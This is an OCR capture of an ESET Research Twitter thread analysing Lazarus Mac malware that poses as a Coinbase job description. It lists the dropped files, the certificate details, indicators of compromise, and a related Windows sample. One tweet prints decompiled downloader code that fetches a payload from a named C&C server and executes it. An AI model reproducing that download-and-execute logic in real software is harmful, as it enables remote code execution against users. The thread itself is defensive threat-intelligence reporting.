
← **Thread**

ESET research
@ESETresearch

#ESETresearch #BREAKING A signed Mac executable disguised as a job description for Coinbase was uploaded to VirusTotal from Brazil 🇧🇷. This is an instance of Operation In(ter)ception by #Lazarus for Mac. @pkalnai @dbreitenbacher 1/7




4:51 PM · Aug 16, 2022 · Twitter Web App

140 Retweets **15** Quote Tweets **281** Likes

ESET research @ESETresearch · Aug 16
Replying to @ESETresearch
Malware is compiled for both Intel and Apple Silicon. It drops three files: a decoy PDF document Coinbase_online_careers_2022_07.pdf, a bundle FinderFontsUpdater.app and a downloader safarifontagent. It is similar to #ESETresearch discovery in May. 2/7

> **ESET research** @ESETresearch · May 4


#ESETresearch A year ago, a signed Mach-O executable disguised as a job description was uploaded to VirusTotal from Singapore 🇸🇬. Malware is compiled for Intel and Apple Silicon and drops a PDF decoy. We think it was part of #Lazarus campaign for Mac. @pkalnai @marc_etienne_ 1/8
Show this thread



1 2 13

ESET research @ESETresearch · Aug 16

However, this time the bundle is signed July 21 (according to the timestamp) using a certificate issued in February 2022 to a developer named Shankey Nohria and team identifier 264HFWQH63. The application is not notarized and Apple has revoked the certificate on August 12. 3/7



1 1 12

ESET research @ESETresearch · Aug 16

Another change is in the downloader, safarifontagent, as it connects to a different C&C server (https://concrecapital[.]com/%user%.jpg) The C&C

server did not respond at the time we analyzed this threat. 4/7


```
*(_QWORD *)&__sz_User_Dir[v6 + 14] = 'redniF/';
*(_QWORD *)&__sz_User_Dir[v6] = *(_QWORD *)"/Library/Fonts/Finder";
strcpy(__sz_Server_Url, g_szServerUrl);       // https://concrecapital.com
*(_WORD *)&__sz_Server_Url[strlen(__sz_Server_Url)] = '/';
strcat(__sz_Server_Url, p_user_ID->pw_name);
u64_Server_Url_Len = strlen(__sz_Server_Url);
*(_DWORD *)&__sz_Server_Url[u64_Server_Url_Len] = 'gpj.';
__sz_Server_Url[u64_Server_Url_Len + 4] = 0;  // https://concrecapital.com/%pw_name%.jpg
while ( 1 )
{
  bSuccess = DownloadFile(__sz_Server_Url, __sz_User_Dir, 1u);
  if ( bSuccess )
    break;
  sleep(0xE10u);
}
if ( bSuccess == 1 )
  ExecuteFile(__sz_User_Dir);
```

1 3 10

ESET research @ESETresearch · Aug 16

The Windows counterpart of this threat dropping the exact same decoy (2B4E8F1927927BDC2F71914BA1F12511D9B6BDBDB2DF390E267F54DC4F8919DD) was spotted August 4 by @h2jazi. 5/7

> **Jazi** @h2jazi · Aug 4
>
> #Lazarus #APT:
> 0dab8ad32f7ed4703b9217837c91cca7
> Coinbase_online_careers_2022_07.exe
>
> The decoy pdf is "Engineering Manager, Product Security" job description at Coinbase.
>
> Next stage: (gone!)
> https://docs.mktrending[.]com/marrketend.png
>
> twitter.com/h2jazi/status/...



ESET research @ESETresearch · Aug 16

IoCs:
FE336A032B564EEF07AFB2F8A478B0E0A37D9A1A6C4C1E7CD01E404CC5DD2853 (Extractor)
798020270861FDD6C293AE8BA13E86E100CE048830F86233910A2826FACD4272 (FinderFontsUpdater)
49046DFEAEFC59747E45E013F3AB5A2895B4245CFAA218DD2863D86451104506 (safarifontagent)
... 6/7

1 5 10

ESET research @ESETresearch · Aug 16

...
https://concrecapital[.]com
OSX/NukeSped.N #ESETresearch 7/7

2 8

Sabri @pwnsdx · Aug 17

Replying to @ESETresearch @pkalnai and @dbreitenbacher
That's problematic

deeffcaf @deeffcaf · Aug 17

Replying to @ESETresearch @pkalnai and @dbreitenbacher
Got iT.

plaero @plaero3 · Aug 18

Replying to @ESETresearch @pkalnai and @dbreitenbacher
@threadreaderapp unroll please

1

Thread Reader App @threadreaderapp · Aug 18